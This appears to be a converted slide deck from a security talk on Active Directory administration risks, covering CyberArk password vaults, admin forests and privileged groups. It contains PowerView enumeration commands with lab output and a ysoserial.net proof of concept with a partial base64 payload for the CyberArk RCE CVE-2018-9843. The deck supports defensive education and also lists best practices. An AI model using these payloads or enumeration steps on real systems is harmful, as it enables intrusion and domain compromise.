
- Password vault as the "jump" system to perform administration with no knowledge of account password.



Compromise the User's Web Browser

A screenshot of a web browser window. The address bar shows a search query: "G compromise password va...". The URL in the address bar is <https://www.google.com/search?q=compromise+password+vault+access+through+the+browser>. The browser interface includes standard controls like back, forward, and refresh, along with icons for secure connection, tabs (4), and other browser functions. The main content area is a Google search results page. The search bar contains the same query. Below the search bar are filter buttons for "All", "Videos", "Shopping", "Images", "Maps", and "More", with "All" being selected. To the right are "Settings" and "Tools" buttons. At the bottom, it says "About 369,000 results (0.51 seconds)".

Compromise the User's Web Browser



Exploit Password Vault Administration

```
PS C:\> get-netgroup 'CyberArk Admins' | Get-NetGroupMember
```


```
GroupDomain : trimarcresearch.com
GroupName   : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName   : WCrusher
MembersID    : S-1-5-21-3059099413-3826416028-81522354-3606
IsGroup      : False
MemberDN     : CN=Wesley Crusher,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
```

```
GroupDomain : trimarcresearch.com
GroupName   : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName   : JoeUser
MembersID    : S-1-5-21-3059099413-3826416028-81522354-1604
IsGroup      : False
MemberDN     : CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
```

```
GroupDomain : trimarcresearch.com
GroupName   : CyberArk Admins
MemberDomain : trimarcresearch.com
MemberName   : Eddie
MembersID    : S-1-5-21-3059099413-3826416028-81522354-1601
```

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Password Vaults on the Internet



A screenshot of a web browser showing the CyberArk Password Vault Sign In page. The title bar says "Password Vault Sign In". The page features a large image of a safe door with blue geometric shapes overlaid. The CyberArk logo is in the top left. The main heading is "SIGN IN" with the sub-instruction "Please choose an authentication method". There are three blue buttons with icons: "CyberArk" (with a 'C' icon), "LDAP" (with a 'H' icon), and "AzureAuth" (with a 'Q' icon). At the bottom, it says "Copyright © 1999-2018 CyberArk Software Ltd. All Rights Reserved. Version 10.2.0 (10.2.0.55) [About](#) | [Mobile version](#)".

Password Vaults on the Internet

The image displays two side-by-side screenshots of the CyberArk Privileged Identity Management software interface. Both screenshots are titled "Password Vault Sign In".
The left screenshot shows a "Privileged Account Security" section with a large blue safe icon. The right screenshot shows a "Privileged Identity Management" section with a large blue safe icon. Both screenshots include a "Please sign in" form with fields for "User name" and "Password" and a "Logon" button.
The top of each screenshot shows a browser window with a "Certificate error" message. The right screenshot also shows a "https://" lock icon in the address bar.

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Copyright © 1999-2014 Cyber-Ark Software Ltd. All Rights Reserved.

Password Vault Config Weaknesses

- Authentication to the PV webserver is typically performed with the admin's user account.
- Connection to the PV webserver doesn't always require MFA.
- The PV servers are often administered like any other server.
- Anyone on the network can send traffic to the PV server (usually).
- Sessions aren't always limited creating an opportunity for an attacker to create a new session.
- Vulnerability in PV can result in total Active Directory compromise.

CyberArk RCE Vulnerability (April 2018)

- CVE-2018-9843:
“The REST API in CyberArk Password Vault Web Access before 9.9.5 and 10.x before 10.1 allows remote attackers to execute arbitrary code via a serialized .NET object in an Authorization HTTP header.”
- Access to this API requires an authentication token in the HTTP authorization header which can be generated by calling the “Logon” API method.
- Token is a base64 encoded serialized .NET object (“CyberArk.Services.Web.SessionIdentifiers”) and consists of 4 string user session attributes.
- The integrity of the serialized data is not protected, so it’s possible to send arbitrary .NET objects to the API in the authorization header.
- By leveraging certain gadgets, such as the ones provided by ysoserial.net, attackers may execute arbitrary code in the context of the web application.

CyberArk RCE Vulnerability

Proof of Concept

First, a malicious serialized .NET object is created. Here the "TypeConfuseDelegate" gadget of ysoserial.net is used to execute the "ping" command:

```
$ ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "ping 10.0.0.19" > execute-ping.txt
```

```
$ cat execute-ping.txt
AAEAAAD////AQAAAAAAAAAAgAAAAETeXN0ZW0sIFZlcNpb249NC4wLjAuMCwgQ3VsdHVy
```

```
ZT1uZXV0cmFsLCBQdWJsaWNLZXIUb2tlbj1iNzdhNWM1NjE5MzRIMDg5BQEAAACEAVN5c3RI
```

```
bS5Db2xsZWN0aW9ucy5HZW5lcmIjLINvcnRIZFNldGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2Nv
```

```
cmxpYiwgVmVyc2Ivbj00LjAuMC4wLCBDdWx0dXJIPW5ldXRyYWwsIFB1YmxpY0tleVRva2Vu
```

```
PWI3N2E1YzU2MTkzNGUwODIdXQQAAAQFQ291bnQIQ29tcGFyZXIHVmVyc2IvbgyVJdGVtcwAD
```

```
AAYIjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcGFyZXJgMVtb
```

```
U3IzdGVtLIN0cmluZywgbXNjb3JsaWIsIFZlcNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0
```

```
cmFsLCBQdWJsaWNLZXIUb2tlbj1iNzdhNWM1NjE5MzRIMDg5XV0IAgAAAAIAAAJAwAAAAIA
```

```
AAAJBAAAAAQDAAAjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29t
```

<https://www.redteam-pentesting.de/en/advisories/rt-sa-2017-014/-cyberark-password-vault-web-access-remote-code-execution>

```
cGFyZXJqMVtbU3IzdGVtLIN0cmluZywgbXNjb3JsaWIsIFZlcNpb249NC4wLjAuMCwgQ3Vs
```

Sean Metcalf (@PyroTek3) TrimarcSecur


Enterprise Password Vault Best Practices

- Ensure only admin accounts are members of password vault admin groups.
- Restrict access to the system and related computers.
- AD admins should only connect from an admin system (workstation or server) specific to AD administration.
- AD admins should only connect with credentials other than regular user or AD admin credentials. We refer to this as a “transition account.”

What about Admin Forest?



Admin Forest = Enhanced Security Administrative Environment (ESAE)



Admin Forest Key Components

- New AD Forest with high security configuration.
- ESAE forest is isolated from the production network with strong network controls (firewalled encrypted communication).
- Production AD Forest has a 1-way trust with the Admin Forest.
- Production AD admin groups are empty, except group for ESAE admin groups.
- Admin groups/accounts in ESAE can't admin ESAE.
- All systems run the latest workstation & server OS version.
- Auto-patching by ESAE management/patching system.
- Production AD admin accounts in ESAE should not retain full-time Production AD admin group membership and require MFA for authentication.
- ESAE should be carefully monitored for anomalous activity.

Admin Forest Pros & Cons

Pros

- Effectively isolates Domain Admins and other Active Directory Admins.
- When deployed properly, the Red Forest can be effective in limiting attacker AD privileged access.

Cons

- Expensive to deploy.
- Greatly increases management overhead & cost.
- Duplicate infrastructure.
- Doesn't fix production AD issues.
- Doesn't resolve expansive rights over workstations & servers.

What about Production AD privileged Service Accounts?

Admin Forest Discovery

trimarcresearch.com Properties

General Trusts Managed By

Domains trusted by this domain (outgoing trusts):

Domain Name	Trust Type	Transitive
lab.trimarcresearch.com	Child	Yes
trd.priv	Forest	Yes

Properties... Remove

Domains that trust this domain (incoming trusts):

Domain Name	Trust Type	Transitive
lab.trimarcresearch.com	Child	Yes

Properties... Remove

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

trd.priv Properties

General Name Suffix Routing Authentication

This Domain: trimarcresearch.com

Other Domain: trd.priv

Trust type: Forest

Direction of trust:

Outgoing: Users in the specified domain can authenticate in the local domain, but users in the local domain cannot authenticate in the specified domain.

Transitivity of trust:

This trust is forest transitive. Users from indirectly trusted domains within the enterprise may authenticate in the trusting enterprise.

To confirm or reset this trust relationship and update its routed name suffixes, click Validate.

Validate

Admin Forest Discovery

Administrators Properties

?

X

Object	Security	Attribute Editor
General	Members	Member Of
		Managed By

Members:

Name	Active Directory Domain Services Folder
 Domain Admins	trimarcresearch.com/Users
 Enterprise Admins	trimarcresearch.com/Users
 TRD AD Admins	TRDPRIIV
 trimarcadmin	trimarcresearch.com/Users

Admin Forest Discovery Forest Discovery

```
PS C:\> Get-ADTrust -filter {Direction -eq 'Outbound'}
```

→


Direction	: Outbound
DisallowTransitivity	: False
DistinguishedName	: CN=trd.priv,CN=System,DC=trimarcresearch,DC=com
ForestTransitive	: True
IntraForest	: False
IsTreeParent	: False
IsTreeRoot	: False
Name	: trd.priv
ObjectClass	: trustedDomain
ObjectGUID	: 8c893b97-d52c-44f5-9ef6-c0d114791ded
SelectiveAuthentication	: True
SIDFilteringForestAware	: False
SIDFilteringQuarantined	: False
Source	: DC=trimarcresearch,DC=com
Target	: trd.priv
TGTDelegation	: False
TrustAttributes	: 24
TrustedPolicy	:
TrustingPolicy	:
TrustType	: UpLevel
UplevelOnly	: False
UsesAESKeys	: False
UsesRC4Encryption	: False

→

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Admin Forest Discovery Forest Discovery

```
PS C:\> Get-NetGroupMember -GroupName 'Administrators' | Where {$_.MemberDN -like "*Foreign*"}  
WARNING: Error converting CN=S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com  
  
GroupDomain : trimarcresearch.com  
GroupName   : Administrators  
MemberDomain:  
MemberName   : TRDPRI\TRD AD Admins  
MemberSID    : S-1-5-21-1829685036-2228132301-246105558-1602  
IsGroup     : F  
MemberDN    : S-1-5-21-1829685036-2228132301-246105558-1602,CN=ForeignSecurityPrincipals,DC=trimarcresearch,DC=com
```



Exploiting Domain Controller Agents

```
PS C:\> Get-NetGroupMember 'Backup Operators'
```


```
GroupDomain    : trimarcresearch.com
GroupName      : Backup Operators
MemberDomain   : trimarcreser[REDACTED].com
MemberName     : BACKUP01$[REDACTED]
MemberSID      : S-1-5-21-305[REDACTED]099415-3828418028-81522354-19603
IsGroup        : False
MemberDN       : CN=Backup01,OU=Backup,OU=Servers,DC=trimarcresearch,DC=com

GroupDomain    : trimarcresearch.com
GroupName      : Backup Operators
MemberDomain   : trimarcreser[REDACTED].com
MemberName     : BackupAD[REDACTED]
MemberSID      : S-1-5-21-305[REDACTED]099415-3828418028-81522354-19602
IsGroup        : False
MemberDN       : CN=BackupAD,CN=Users,DC=trimarcresearch,DC=com
```

Exploiting Prod AD with an AD Admin Forest

- AD admin accounts are moved to the admin forest, but not everything.
- Doesn't fix production AD issues.
- Doesn't resolve expansive rights over workstations & servers.
